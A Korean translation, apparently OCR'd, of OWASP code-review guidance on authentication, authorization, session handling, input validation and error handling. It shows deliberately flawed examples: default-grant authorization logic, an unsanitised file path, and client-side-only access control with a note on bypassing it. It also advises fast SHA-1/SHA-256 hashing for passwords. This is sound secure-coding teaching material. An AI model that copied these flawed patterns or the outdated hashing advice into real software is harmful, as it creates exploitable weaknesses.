HTTP 요청을 받자마자, 코드에서 위의 규칙을 찾아서 사용해야 한다. 규칙은 복잡한 정규 표현식이나 논리적인 자체 코드 구문이어야 한다.

```
if password.RegEx([a-z])
   and password.RegEx([A-Z])
   and password.RegEx([0-9])
   and password.RegEx({8-30})
   and password.RexEX([!"£$%^&*()])
   return true;
else
return false;
```

위의 코드의 정규 표현식 구문:

(?=^.{8,30}$)(?=.*₩d)(?=.*[a-z])(?=.*[A-Z])(?=.*[!@#$%^&*()_+}{"":;'?/>.<,]).*$

.

.NET 인증 제어

.NET 은 환경 설정 파일에 인증 관련 태그가 있다.

<authentication> 요소는 응용 프로그램이 사용하는 인증 모드를 구성한다.

<authentication>

적절한 인증모드는 응용프로그램 또는 웹 서비스 설계 방법에 따라 달라진다. 아래 그림과 같이 기본 Machine.config 설정은 보안 Windows 인증을 기본적으로 적용한다.

authentication Attributes:mode="[Windows|Forms|Passport|None]"

<authentication mode="Windows" />

양식 인증 가이드라인. 양식 인증을 사용하기 위해, <authentication> 요소에 mode="Forms"로 설정한다. 다음, 하위 <forms> 요소를 사용하여 양식 인증을 구성한다. 다음은 안전한 <forms> 인증 요소 환경 설정을 보여준다.

```
<authentication mode="Forms">
<forms loginUrl="Restricted₩login.aspx"      Login page in an SSL protected folder
      protection="All"                    Privacy and integrity
      requireSSL="true"                    Prevents cookie being sent over http
      timeout="10"                        Limited session lifetime
      name="AppNameCookie"                    Unique per-application name
      path="/FormsAuth"                    and path
      slidingExpiration="true" >           Sliding session lifetime
</forms>
</authentication>
```

양식 인증 보안을 향상하기 위하여, 아래 권장 사항을 사용하시기 바란다.

- 웹사이트 분할
- protection="All" 설정
- 쿠키 시간 제한 값을 작게 설정
- 고정된 만료 기간을 사용하는 것을 고려
- 양식 인증에 SSL 사용
- SSL 을 사용하지 않을 경우 slidingExpiration = "false" 설정

- 프로덕션 서버에 <credentials> 요소를 사용하지 말 것
- <machineKey> 요소 구성
- 고유 쿠키 이름 및 경로 사용

클래식 ASP 페이지에서는 일반적으로 DB 에 대하여 검증 한 후, 세션 변수에 사용자 정보를 포함하여 수동으로 인증을 수행하였으며, 아래와 같이 확인할 수 있다.

Session ("UserId") = UserName

Session ("Roles") = UserRoles

쿠키 없는 폼 인증

HTTP 헤더의 쿠키에 있는 고유 ID 와 같은 폼안의 인증 티켓은 기본적으로 쿠키에 저장된다. (인증 티켓은 사용자가 시스템에 인증 되었는지를 기억하는데 사용된다.) 상태를 저장하지 않는 http 프로토콜에서 인증을 유지하기 위한 다른 방법. 쿠키가 없는 디렉티브(directive cookieless)로 사용되는 인증 티켓의 유형을 정의할 수 있다.

<forms> 엘리먼트의 쿠키가 없는 값의 종류:

UseCookies – 항상 사용하는 쿠키 티켓 지정

UseUri – 사용하지 않는 쿠키 티켓 지정

AutoDetect – 기기가 지원하지 않으면 쿠키 티켓은 사용되지 않는다. 기기 프로파일이 쿠키를 지원하면 탐색 기능을 사용하여 쿠키가 활성화할 수 있다.

UseDeviceProfile – 정의되지 않은 경우 기본 설정됨. 기기 프로파일이 쿠키를 지원하는 경우에만 쿠키 기반의 인증 티켓을 사용. 탐색 기능은 사용되지 않는다.

cookieless="UseUri" : 위의 <forms> 요소에서 무엇을 찾을 수 있나?

탐색에 대하여 이야기 할 때, HTTP 헤더 안의 사용자 에이전트 디렉티브를 참고하고 있다. 이것은 ASP.NET 에서 쿠키가 지원된다는 정보를 준다.

패스워드 저장 전략

패스워드 저장소 또한 문제이다. 공격자는 애플리케이션에 비인가 접근을 통해 패스워드가 저장된 장소에 접근할 수 있다.

패스워드는 일방향 해쉬 알고리즘으로 저장되어야 한다. 일방향 기능(SHA-256 SHA-1 MD5, ..;)은 해쉬 기능으로 알려져 있다. 일단 패스워드가 저정되고 나면, 사람들이 패스워드를 읽어야 할 이유가 없다. 인증기능은 사용자가 입력한 패스워드의 해쉬를 수행하고, 저장된 해쉬 값과 비교하는 것이다. 패스워드가 동일하다면, 해쉬 값은 동일하다.

복구될 수 없는 패스워드 해쉬 값을 저장하면, 평문의 패스워드 복구가 더 어렵게 된다. 이것은 또한, 애플리케이션 관리자가 다른 사용자의 패스워드에 접근할 수 없으므로 내부 위협 벡터를 완화하는데 도움을 준다.

SHA-1 해쉬가 구현된 자바 코드 예시:

```
import java.security.MessageDigest;

 public byte[] getHash(String password) throws NoSuchAlgorithmException {

        MessageDigest digest = MessageDigest.getInstance("SHA-1");

        digest.reset();

        byte[] input = digest.digest(password.getBytes("UTF-8"));
```

솔트:

단순하게 해쉬된 패스워드를 저장하는 것은 이러한 두 개의 패스워드가 동일한 경우 동일한 해쉬 값이 생성될 가능성과 생일 공격(http://en.wikipedia.org/wiki/Birthday_paradox)의 문제가 있다. 위 문제점의 해결책은 솔트를 이용하는 것이다. 솔트는 지정된 길이의 랜덤 숫자이다. 솔트는 각각의 저장된 입력값에 따라 반드시 달라야 한다. 솔트는 해쉬된 패스워드 옆에 평문으로 저장되어야 한다.

```
import java.security.MessageDigest;

 public byte[] getHash(String password, byte[] salt) throws NoSuchAlgorithmException {

        MessageDigest digest = MessageDigest.getInstance("SHA-256");

        digest.reset();
```

```
        digest.update(salt);

        return digest.digest(password.getBytes("UTF-8"));

}
```

인증 관련 취약점

양식 필드를 활용하는 인증과 관련된 많은 문제가 있다. 부적절한 필드 유효성 검사로 인해 아래와 같은 문제가 일어날 수 있다.

SQL 인젝션을 위한 코드 리뷰

SQL 인젝션은 인증 기능을 우회하는 사용할 수 있으며, 심지어 추후 공격을 위해 시스템에 악의적 사용자를 추가할 수 있다.

데이터 검증을 위한 코드 리뷰

모든 외부에서 입력되는 데이터에 대해서는 반드시 검증되어야 한다. 이것은 인증 필드에도 해당된다.

XSS 이슈를 위한 코드 리뷰

크로스 사이트 스크립트는 인증 페이지에서 ID 도용, 피싱, 세션 하이재킹 공격을 수행할 수 있다.

오류 처리를 위한 코드 리뷰

잘못되고 취약한 오류 처리는 데이터베이스 구조고, 유효하거나 유효하지 않은 사용자 ID 등과 같은 것을 이해할 수 있도록 하여 인증 기능의 내부 동작을 이해하는데 사용될 수 있다.

자바를 이용한 해쉬

http://www.owasp.org/index.php/Hashing_Java

출처 http://www.owasp.org/index.php/Codereview-Authentication

기술 통제 검토 : 인가

소개

웹 애플리케이션의 광범위한 계층에서 인가에 관한 문제가 존재한다. 사용자가 애플리케이션 계층에서 애플리케이션의 특정 기능에 대한 접근 권한을 얻기 위한 사용자의 기능적 인가에서부터 데이터베이스 접근 인가과 영속성 계층(persistence layer)에서 최초 권한과 같은 문제들이 있다. 그렇다면, 코드 리뷰 시 봐야 할 것은 무엇인가? 공격 관점에서 가장 일반적인 이슈는 호기심의 결과나, SQL 인젝션과 같은 취약점이다.

예 : SQL 인젝션에 취약한 애플리케이션에서 system/admin 접근권한을 가지고 있는 애플리케이션이 사용하는 데이터베이스 계정은 최소권한의 데이터베이스 계정보다 공격에 대한 영향도가 더 크다.

사용자 데이터가 나뉘어져 있는 다중 사용자 데이터베이스 환경에서 인가는 핵심요소이다. 클라이언트/사용자들은 다른 클라이언트의 데이터를 볼 수 없다(수평 인가). 인가는 또한 일부 사용자 그룹의 기능을 제한하는데 사용될 수 있다. 또한 슈퍼 유저는 일반유저가 접근하지 못하도록 하는 특별한 관리 기능을 가질 수 있다.

인가는 애플리케이션 개발에서 맞춤 영역이다. 인증이 성공한 후 로드되는 사용자 세션을 가지고 테이블을 조회하도록 구현될 수 있다. 각 요청에 따라 백엔드 LDAP 또는 데이터베이스 시스템에 실시간으로 질의를 할 수 있다.

잠재적으로 취약한 코드 찾는 방법

비즈니스 로직 오류는 인가 오류를 찾는데 있어 주요 영역이다. 인가 체크 부분은 주의깊게 봐야하는 부분이다. 악성 로직 등 논리적 조건의 경우에는 검사가 필요하다.

```
if user.equals("NormalUser"){

   grantUser(Normal_Permissions);

}else{ //user must be admin/super

  grantUser("Super_Persmissions);

}
```

클래식 ASP 페이지에서는 접근제어 유효성 검사나 제한 기능이 포함된 인클루드 파일을 이용해서 인가기능이 동작한다. 아래와 같은 문장을 자주 볼 수 있을 것이다.

<!--#include file="ValidateUser.inc"-->

추가적인 이슈 : inc 확장자가 인식되지 않으면 ASP 코드가 실행되지 않으므로 인클루드 파일은 직접 호출되거나 애플리케이션 기능을 노출시킬 수 있다.

인가에 취약한 패턴

인가 모델이 단순하게 권한이 없는 사용자에게 특정기능을 보여주지 않는 기능만 있는 지 확인해 봐야 한다. 애플리케이션을 크롤링해 보면, 사용자 GUI 상에서 보여지지 않는 링크들을 찾을 수 있을 것이다. 간단한 HTTP GET 요청만으로도 숨겨진 링크를 찾을 수 있다. 확실히, 서버측에서도 작업 수행에 대한 권한이 있는지 확인해야한다. 그리고 GUI 를 "숨기는" 버튼과 링크에 의존하면 안된다.

사용자 수준의 인가때문에 클라이언트단에서 버튼을 숨기는 것으로는 사용자가 버튼을 통해 수행하는 실행작업을 막을 수 없다

document.form.adminfunction.disabled=true;

<form action="./doAdminFunction.asp">

페이지를 로컬로 저장하고, disable=true 를 disable=false 로 변경하고 form action 을 추가하면 disable 된 버튼을 활성화할 수 있다.

HotSpots

데이터베이스 : 데이터베이스에 접근하는 애플리케이션이 사용하는 계정은 최소권한이 적용되었는지 확인하라.

ASP.NET: (WEB.CONFIG)

<authorization> 엘리먼트는 사용자나 웹 클라이언트 별로 ASP.NET 에서 특정폴더, 페이지, 자원에 대한 인가 및 접근을 제어할 수 있다. 오직 인가된 사용자만이 특정페이지에 접근하거나 볼 수 있게 해야 한다.

```
<system.web>
 <authorization>
   <deny users="?"/>   <-- 익명의 사용자는 접근 거부. 사용자는 반드시 인증되어야 함.
 </authorization>
```

```
</system.web>
```

ASP.NET 2.0 에서 roleManager 엘리먼트는 프레임워크 내에서 관리 역할을 지원하는데 사용된다. roleManager 엘리먼트는 개발자에게 개발되어야 할 많은 샘플코드를 지원한다. web.config 에서 활성화(enable) 되어 있는 지 확인하라.

```
<system.web>

.....

<roleManager enabled="true|false" <providers>...</providers> </roleManager>

.....

</system.web>
```

APACHE 1.3

아파치에는 httpd.conf 라는 파일이 있다. 이 파일에서 *Allow* 와 *Deny* 로 접근제어를 구현할 수 있다. *allow from address* 는 허용할 IP 주소나 도메인 이름을 나타낸다. 단위는 호스트 수준의 단위이다.

Deny from 124.20.0.249 : 해당 IP 의 접근을 거부한다.

Order 지시자 : 접근 순서 지정

Order Deny, Allow : 먼저 모두 거부하고, 특정 호스트만 접근 가능

Deny from all Allow from owasp.org : 모두 거부하고, owasp.org 만 허용


아파치에서 사용자 수준 인가를 바꾸기 위해서 *Satisfy* 지시문을 이용할 수 있다.

좋은 예

모든 사용자 요청에 대해 인가를 확인한다.

```
String action = request.getParameter("action")

if (action == "doStuff"){

  boolean permit = session.authTable.isAuthorised(action); // check table if authoirsed to do action
```

```
}

if (permit){

 doStuff();

}else{

 throw new (InvalidRequestException("Unauthorised request"); // inform user of no authorization

 session.invalidate(); // Kill session

}
```



외부 개체로부터 모든 요청을 수행하는 인가 기능

나쁜 예

사용자 인가를 기반으로 GUI 를 만드는 것이 나쁜 예이다. "제어기능을 볼수 없다면, 아무도 사용하지 않는다"

- 가장 많이 발생하는 오류다. 만약 사용자가 URL 을 가지고 있다면 기능이 계속 호출될 수 있다. 이것은 모든 HTTP 요청에 대해 인가를 확인하지 않기 때문이다.

관련 취약점

OS 인젝션을 위한 코드 리뷰

OS 인젝션을 이용하면 완벽하게 인가 제약사항을 무시할 수 있다. 운영체제에 접근하는 것이 해킹의 핵심 목표이다. 애플리케이션은 단순히 데이터에 접근하기 위한 통로이다.

SQL 인젝션을 위한 코드 리뷰

SQL 인젝션을 이용해서 인가를 우회할 수 있다. 데이터를 얻기위해 시스템이 해킹되는 것이며 애플리케이션 자체를 위해 해킹되지 않았다. SQL 인젝션은 애플리케이션의 의도하지 않은 '대역 외' 채널을 통해 데이터에 접근할 수 있다.

데이터 유효성 검사를 위한 코드 리뷰

모든 악의 근원임: 더 얘기가 필요한가? :)

안전한 코드 환경 검토

안전하지 않은 클래스 파일과 폴더는 애플리케이션 자체 이외의 다른 애플리케이션을 공격하는데 이용될 수 있다.

경쟁 상태를 위한 코드 리뷰

다중 사용자, 멀티 쓰레드 환경에서, 오류 하나로 인해 다른 개인의 세션을 얻을 수 있으므로 쓰레드의 안전성은 매우 중요하다.

기술적인 통제사항 검토 : 세션 관리

정의

코드 리뷰 관점에서 세션관리는 애플리케이션 전반에 걸쳐 사용자 세션의 생성, 갱신, 파기에 초점을 맞추어야 한다. 코드 리뷰 프로세스를 통해 다음을 보장해야 한다.

세션 ID:

인증된 사용자는 견고하고 암호학적으로 안전한 세션을 가진다. 세션 식별자(세션 ID)는 예측할 수 없어야 (랜덤해야)하며, 하부 프레임워크에 세션 식별자가 생성되어야 한다. 충분한 엔트로피를 가지는 세션을 만들 지는 오류에 따라 달라진다. 시도하고, 신뢰할 수 있는 방법으로 하면 최선의 것을 만들 수 있다.

인가:

- 애플리케이션은 모든 사용자의 요청 전에 세션이 유효한지 확인해야 한다. 사용자의 세션 객체는 인가 데이터를 가지고 있을 수 있다.
- 인증이 성공하면, 새 사용자에게 세션 ID 가 적용되어야 한다.
- 어디서 세션이 만들어지고, 검증되지 않았는 지를 확인할 수 있는 코드를 검토하는 것은 중요하다. 세션 고정 공격을 완화하기 위해, 인증 후에는 사용자에게 유일한 신규 세션을 할당해야 한다.
- 인가가 실패하면 세션이 종료되어야 한다. 가능하지 않은 논리적 조건이 존재하고, 상태 전이가 우회되지 않거나, 권한을 상승시키는 시도가 없다면, 세션은 종료되어야 한다.

세션 전송:

애플리케이션은 재생, 요청변조, 중간자 공격과 같은 일반적인 웹 공격을 회피하고 막는다.

- 세션 식별자는 세션 ID 가 쿼리 스트링에 포함되는 "HTTP GET" 메소드가 아닌 안전한 방식으로 사용자에게 전달되어야 한다. 이러한 데이터(쿼리 문자열)은 웹 서버 로그에 기록이 남는다.
- 안전한 채널로 쿠키가 전송되어야 한다. 쿠키 조작 관련 코드를 검토해야 한다. 보안 플래그가 설정되었는지 확인하라. 이를 통해 비 보안 채널을 통해 쿠키가 전송되는 것을 막을 수 있다.

세션 생명주기:

- 세션 타임아웃 – 세션은 비활동 시간제한을 정하거나, 어떤 경우에는 강제적인 시간제한이 있어야 한다. 코드 리뷰 과정에 이러한 세션설정을 검사해야 한다. 설정파일이나 코드 자체에 정의되어 있을 수 있다. 강제 시간제한은 세션 활동에 관계없이 세션을 종료시킨다.
- 로그 아웃 명령은 반드시 브라우저를 종료하는 것으로 끝나면 안된다. 서버에서 로그아웃 명령을 통해 세션이 무효화 되는 지 코드를 검토해야 한다. 로그아웃 요청시(파라미터나 URL 의 경우) 세션이 무효화되는지 반드시 검토해야 한다.

세션 무효 예:

```
import java.io.*;

import javax.servlet.*;

import javax.servlet.http.*;

import java.sql.*;

public class doLogout extends HttpServlet

        {

                public void doGet(HttpServletRequest req,HttpServletResponse res)throws
ServletException,IOException

                        {

                                res.setContentType("text/html");

                               HttpSession ses =req.getSession();

                                ses.removeValue("Login");

                                ses.removeValue("password");

                                ses.invalidate();

                                res.sendRedirect("http://company.com/servlets/login.html");


                        }

        }
```

관련 취약점

- 데이터 유효성 코드 리뷰

- http://www.owasp.org/index.php/Reviewing_Code_for_Data_Validation

- XSS 코드 리뷰
- http://www.owasp.org/index.php/Reviewing_code_for_XSS_issues

- 인가 코드 리뷰
- http://www.owasp.org/index.php/Reviewing_Code_for_Authorization_Issues

- 인증 코드 리뷰
- http://www.owasp.org/index.php/Reviewing_Code_for_Authentication

- 세션 무결성 코드 리뷰
- http://www.owasp.org/index.php/Reviewing_Code_for_Session_Integrity_issues

관련 보안 활동

- 세션관리 취약점 설명

다음 URL 의 OWASP 문서를 참고하길 바란다.

http://www.owasp.org/index.php/Category:Session_Management_Vulnerability

- 세션관리 대책 설명

다음 URL 의 OWASP 문서를 참고하길 바란다.

http://www.owasp.org/index.php/Category:Session_Management

- 세션관리 취약점 회피 방법

다음 URL 의 OWASP 개발 가이드 문서를 참고하길 바란다.

http://www.owasp.org/index.php/Session_Management Vulnerabilities.

- 세션관리 취약점 시험 방법

다음 URL 의 OWASP 테스트 가이드 문서를 참고하길 바란다.

http://www.owasp.org/index.php/Testing_for_Session_Management_Schema

기술 통제 검토 : 입력 값 검증

개요

입력 값 검증은 가장 효과적인 애플리케이션 보안 기술 중 하나이다. 이를 통해 수많은 취약점들을 줄일 수 있다. 입력 값 유효성 검사는 필드값을 확인하는 것 이상이다.

데이터 검증

시스템에 대해서 모든 외부입력 값은 검증 되어야 한다. 검증 규칙은 응용프로그램에 대한 비즈니스 요구사항에 의해서 결정된다. 가능하다면 정확한 매칭 검증기가 구현되어야 한다. 정확한 매칭을 하면 예상 되는 값을 준수하는 데이터만 허용 가능하다. 일반적으로 "안전한 또는 화이트 리스트" 방법은 약간 취약하지만 유연한 적용이 가능하다. 안전한 항목 허용 방식은 화이트 리스트에 정의된 범위내의 문자나 ASCII 만을 허용한다. 허용 범위는 입력 값 필드의 비즈니스 요구사항에 의해 정의된다. 다른 데이터 검증 검사 방법은 사후 검증 없이 유지보수가 필요한 "위험한 문자"로 구성된 블랙리스트 방법이다. 단순하게 인코딩된 문자는 "위험한" 것으로 여겨지는 문자를 애플리케이션의 기능에 영향을 미치지 않는것으로 생각되는 형식으로 인코딩하기 때문에 취약할 수 있다.

비즈니스 유효성 검사

비즈니스 유효성 검사는 비즈니스 로직과 관련되어있다. 비즈니스 로직을 수행하는 코드를 검토하기 전에 비즈니스 로직에 대한 이해는 필요하다. 비즈니스 유효성 검사는 값 범위나 사용자에 의해 입력된 업무를 제한하거나, 입력을 거부하는데 사용될 수 있다. 비즈니스 유효성 검사에 대한 코드를 검토시에는 핵심 사항을 손상시킬 수 있는 정수 오버플로우와 같은 것을 일으킬 수 있는 반올림오류, 부동 소수점 오류 등을 검토해야 한다.

정규화

정규화는 다양한 형태의 이름을 하나의 표준명 또는 "정규"명으로 변환시키는 프로세스이다.

가장 인기있는 인코딩은 UTF-8, UTF-16 등이 있다(RFC 2279 표준문서 참고). period/full-stop(.)와 같은 단일 문자도 여러 ASCII 의 2E 나 유니코드의 C0 AE 와 같이 다른 방식으로 표현될 수 있다.

문제는 모든 사용자 입력 값을 인코딩하는 경우 필터가 신중히 개발되지 않는다면, 웹 애플리케이션 필터가 정확히 동작하지 않을 수 있다.

나쁜 예:

```
public static void main(String[] args) {

        File x = new File("/cmd/" + args[1]);

        String absPath = x.getAbsolutePath();

}
```

좋은 예:

```
public static void main(String[] args) throws IOException {

      File x = new File("/cmd/" + args[1]);

       String canonicalPath = x.getCanonicalPath();

}
```

참조문헌

본 가이드에서 '데이터 유효성 코드 리뷰'절을 확인하길 바란다

데이터 유효성 코드 리뷰

http://www.owasp.org/index.php/Reviewing_Code_for_Data_Validation

OWASP ESAPI 를 확인하길 바란다:

OWASP ESAPI 프로젝트는 애플리케이션에 보안통제기능을 제공하는 보안 API 를 제공하고 있다.

http://www.owasp.org/index.php/ESAPI

기술 통제 검토 : 오류 처리

오류 처리는 여러 가지 면에서 중요하다. 오류로 인해 애플리케이션의 상태나 시스템의 정보를 사용자에게 노출시킬 수 있다. 오류를 발생시키는 초기 실패로 인해 애플리케이션이 안전하지 않은 상태로 이동할 수 있다. 오류 처리를 잘못하면 공격자가 반환된 오류 값을 이용해서 공격 벡터를 구성할 수 있다. 코드를 개발할 때 대부분의 오류를 위해 일반적 오류페이지를 제작하는 것을 권장한다. 이러한 방법을 통해 공격자가 공격 시그너쳐를 식별하는 것을 더 어렵게 만들 수 있다. 일반적인 오류의 의미를 분석하여 시스템을 우회할 수 있는 방법이 있다 : 불린 방식이나 응답시간 특성을 이용하는 블라인드 SQL 인젝션 공격을 이용하면 일반적인 응답을 해결할 수 있다.

오류 처리와 관련된 다른 핵심영역은 "실패 안정성"을 보장하는 것이다. 예상된 애플리케이션을 안전하지 않은 상태로 두지 않는다. 자원이 잠기고, 해제되어야 하며, 세션은 종료되어야 한다. 그리고 (오류 형태에 따라) 계산 또는 비즈니스 로직은 멈춰야 한다.

안전한 애플리케이션 개발에 중요한 요소는 정보 유출을 방지하는 것이다. 오류 메시지는 공격자에게 애플리케이션의 내부 동작을 잘 알 수 있도록 해준다.

오류 처리 코드 리뷰의 목적은 가능한 예상 및 예상되지 않은 모든 오류 조건 하에서 애플리케이션의 실패 안정성을 보장하는 것이다. 오류가 발생 시 사용자에게 어떤 민감정보도 제공되면 안된다.

예를들어 SQL 인젝션 공격은 유효한 오류 메시지가 없이는 성공하기가 힘들다. 오류 처리를 잘하면 공격 시도를 줄이게 되고, 공격자는 더 어렵고 시간이 많이 소비되는 블라인드 SQL 인젝션을 해야하는 상황이 된다.

다음 3 가지 이유로 인해 잘 계획된 오류/예외 처리 전략은 매우 중요하다.

1. 잘 개발된 오류 처리는 공격자에게 애플리케이션을 공격할 수 있는 어떠한 정보도 제공하지 않는다.

2. 적절한 중앙집중화된 오류 전략을 통해 애플리케이션 앞뒤 단에서 유지가 편하고 알려지지 않은 오류를 줄일 수 있다.

3. 정보가 누출되면 사회공학 공격을 야기시킨다.

일부 개발 언어는 특정 API 호출에 대한 예외 설정이 되어있지 않은 경우 경고를 알리는 기능을 제공한다. 자바와 C#이 좋은 예제이다. C++이나 C 의 경우 아직은 이 기능을 안전하게 제공하지 않고 있다. 예외처리를 체크한 개발언어에도 여전히 정보 유출이 이루어진다. 왜냐하면 모든 형태의 오류를 확인하지 않기 때문이다.

예외나 오류가 발생하였을 때 이에 대한 로그를 남겨야 한다. 오류는 개발을 잘못했을 때 발생할 수도 있지만, 공격의 결과나, 실패에 의존하는 애플리케이션의 다른 서비스일 수 있다.

발생하지 않아야 할 예외사항을 확인하기 위해서 예외사항을 발생시키는 모든 코드 경로를 확인해야 한다.

- NullPointerException 을 피하기 위해서 접근되는 객체가 널(Null) 인지 확인하여야 한다.

가능하다면 오류 처리를 중앙집중화한다

코드를 검토할 때 오류/예외 처리 관점에서 애플리케이션내 공통점을 평가하여야 한다. 프레임워크에는 오류처리와 관련된 자원을 가지고 있으며, 이를 이용하면 보안 프로그래밍을 지원한다. 프레임워크내 이러한 자원들을 검토하여 오류 처리가 정확하게 구현되었는지 평가해야 한다.

- 가능하다면 모든 예외사항에 일반적인 오류 페이지를 사용해야 한다.

이를 통해 공격자가 내부 오류 상태를 내부의 응답을 파악하지 못하도록 만든다. 또한 자동화 도구를 이용한 공격이 성공하지 못하도록 한다.

예외 처리의 선언

```
<exception    key="bank.error.nowonga"

                path="/NoWonga.jsp"

                type="mybank.account.NoCashException"/>
```

이것은 struts-config.xml 파일로서, 잘 설정된 스트럿츠 환경을 검토할 때 핵심 파일이다.

자바 서블릿과 JSP

처리되지 않은 예외사항을 처리하기 위해 web.xml 파일에서 설정할 수 있다. 코드에서 처리되지 않은 오류가 발생하였을 때, 사용자를 일반 오류 페이지로 넘길 수 있다:

```
<error-page>

    <exception-type>UnhandledException</exception-type>

    <location>GenericError.jsp</location>

</error-page>
```

또한 HTTP 404 와 HTTP 500 오류를 통해서 발견할 수 있다.

```
<error-page>

 <error-code>500</error-code>

 <location>GenericError.jsp</location>
```

```
</error-page>
```

장애 안전성

오류의 종류: 비즈니스 로직 조건에 맞지 않은 결과. 비즈니스 로직이 포함된 환경에서 장애가 발생. 애플리케이션이 영향받는 상향 및 하향 시스템에서 장애가 발생하는 경우. 기술적인 하드웨어 / 물리적 장애.

누구도 고장을 기대하지는 않지만 실제로는 종종 발생한다. 장애 상황에서는, 애플리케이션의 문을 열어 두면 안되고, 다른 방에 키를 두지 않는 것이 중요하다. 요구사항에 기반하여 설계된 논리적 워크플로우 과정에서 사용불가능하게 된 커넥션 풀이나, 연결할 수 없게 된 다운스트림 서버 등과 같이 프로그래밍적으로 처리될 수 있는 오류가 발생할 수 있다.

이러한 장애의 영역은 코드 리뷰과정에서 검사해야 한다. 자원 누출, 메모리에 존재하는 자원, 커넥션 풀, 파일 처리 등이 발생할 가능성이 있다면 쓰레드 실행 중이나 실패의 경우 모든 자원이 해제되는지 확인해야 된다.

세션이 종료되거나 무효화되는 정확한 영역에서도 코드를 검토하여야 한다. 오류는 비즈니스 로직 관점이나, 기술적인 견해로도 설명이 안 되는 상황에서 발생할 수 있다.

예: 로그인한 사용자가 등록되지 않은 계정에 접근하기 위해서 입력하는 사용자와 해당 데이터는 정상적으로 입력될 수 없다.

이러한 상태는 악의적인 활동을 반영한다. 코드가 어떻게 방어하고, 사용자 세션 객체를 삭제하고, 사용자에게 로그인 페이지를 보여주는지 검토해야 한다. (세션 객체는 매 HTTP 요청마다 검사해야 한다는 것을 명심하라).

정보 은닉

예외사항을 빈 catch() 블록으로 해결하는 것은 예외 원인에 대한 감사가 완벽하지 않기 때문에 추천하지 않는다.

일반적인 오류 메시지

모든 예외사항별로 설명 문자열을 넣을 필요가 있다. “시스템 오류 - 나중에 다시 시도해 주세요” 같은 친근한 오류 메시지이다. 사용자들이 오류 메시지를 보았을 때, 발생된 예외 사항을 설명하는 문자열이어야 하며, 포함된 스택 추적을 포함된 예외 클래스, 오류가 발생한 라인 숫자, 클래스 이름 또는 메소드 이름 등에서 설명이 나오면 안된다.

절대로 민감한 정보를 예외 메시지에 담지 말아야 한다. 로컬 파일 시스템의 경로와 같은 정보는 권한이 있는 정보로 간주된다; 어떠한 내부 시스템 정보도 사용자로부터 숨겨야 한다. 앞에서 언급하였지만, 공격자는

애플리케이션이나, 앱의 요소들로부터 개인정보를 획득하기 위해 이러한 정보를 이용할 수 있다. 어떠한 사람의 이름이나 내부 접속 정보를 오류 메시지에 넣으면 안된다. 개인정보가 노출되면 사회공학 공격에 이용될 수 있다.

잠재적으로 취약한 코드 찾기

자바

자바는 오류 객체(예외 객체)에 대한 개념을 가지고 있다. 이 객체는 자바 패키지 java.lang 에 있으며, Throwable 객체에서 파생되었다. 비정상적인 이벤트가 발생했을 때 예외가 발생한다. Throwable 객채에서 파생된 또다른 객체는 더 심각한 것이 발생했을 때 발생하는 Error 객체이다.

개발자가 예외 메소드를 사용할 때 정보 유출이 발생할 수 있다. 예외 메소드로 인해 오류 처리 전략이 부재하여 사용자 UI 로 정보가 나오게 된다. 이러한 메소드 다음과 같다 : printStackTrace() getStackTrace()

또한 중요한 점은 이 메소드의 출력 값은 System.out.println(e)와 같이 시스템 콘솔에서 출력된다는 것이다. (e 는 예외(Exception)사항이다). outputStream 을 PrintWriter 로 리디렉션 하지 않도록 해야 한다. 일반적으로 "out"이라고 부른다.

예 : printStackTrace(out)

다른 객체는 java.lang.system 패키지에서 볼 수 있는 setErr()와 System.err 필드이다.

.NET

.NET 은 System.Exception 객체를 가지고 있다. 일반적으로 ApplicationException 과 SystemException 이라는 자식 객체가 이용된다. SystemException 을 런타임시 수행하는 것을 권고하지 않는다.

오류가 발생하였을 때 시스템이나, 현재 실행중인 애플리케이션은 자바와 비슷하게 오류에 대한 정보를 가지고 있는 예외 사항을 보고해 준다. 예외 사항이 발생하면, 다음과 같이 애플리케이션이나 기본 예외 핸들러에 의해서 처리된다. 이 Exception 객체는 다음과 같이 자바와 유사한 메소드를 가지고 있다.

StackTrace Source Message HelpLink

.NET 에서 예상되지 않은 오류의 처리나 글로벌 오류 처리 전략에 대해 주목할 필요가 있다. 이것은 다양한 방법으로 처리되며, 이 문서에서는 전부를 다루지는 않는다. 먼저, 처리되지 않은 예외 사항이 발생하면 오류 이벤트가 발생한다.

이 것은 TemplateCotrol 클래스의 일부분이다.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfSystemWebUITemplateControlClassErrorTopic.asp

.NET 에서 오류 처리는 3 가지 방법으로 수행된다

- web.config 파일의 customErrors section.
- global.asax 파일의 Application_Error
- aspx 나 Page_ERROR 하위에 있는 관련된 codebehind 페이지

.NET 에서 오류 처리 순서는 다음과 같다.

1. Page_Error 하위의 페이지
2. global.asax 의 Application_Error
3. web.config 파일

이 애플리케이션의 오류 전략을 이해하기 위해서 다음의 영역들을 보는 것을 추천한다.

클래식 ASP

자바와 .NET 과는 다르게 클래식 ASP 페이지는 try-catch 블록에서 구조화된 오류처리를 하지 않는다. 대신에 "err"로 불리우는 특별한 객체가 있다. 이것은 전통 ASP 페이지에서 오류 처리를 힘들게 하고, 경쟁 상태나 정보를 유출시키는 형태로 오류가 처리되게끔 설계되는 경향이 있다. 또한 ASP 는 VBScript(비주얼 베이직의 일부분)을 사용하는데 "On Error GoTo label" 같은 것을 사용할 수 없다.

오류 처리에 대한 취약한 패턴

Page_Error

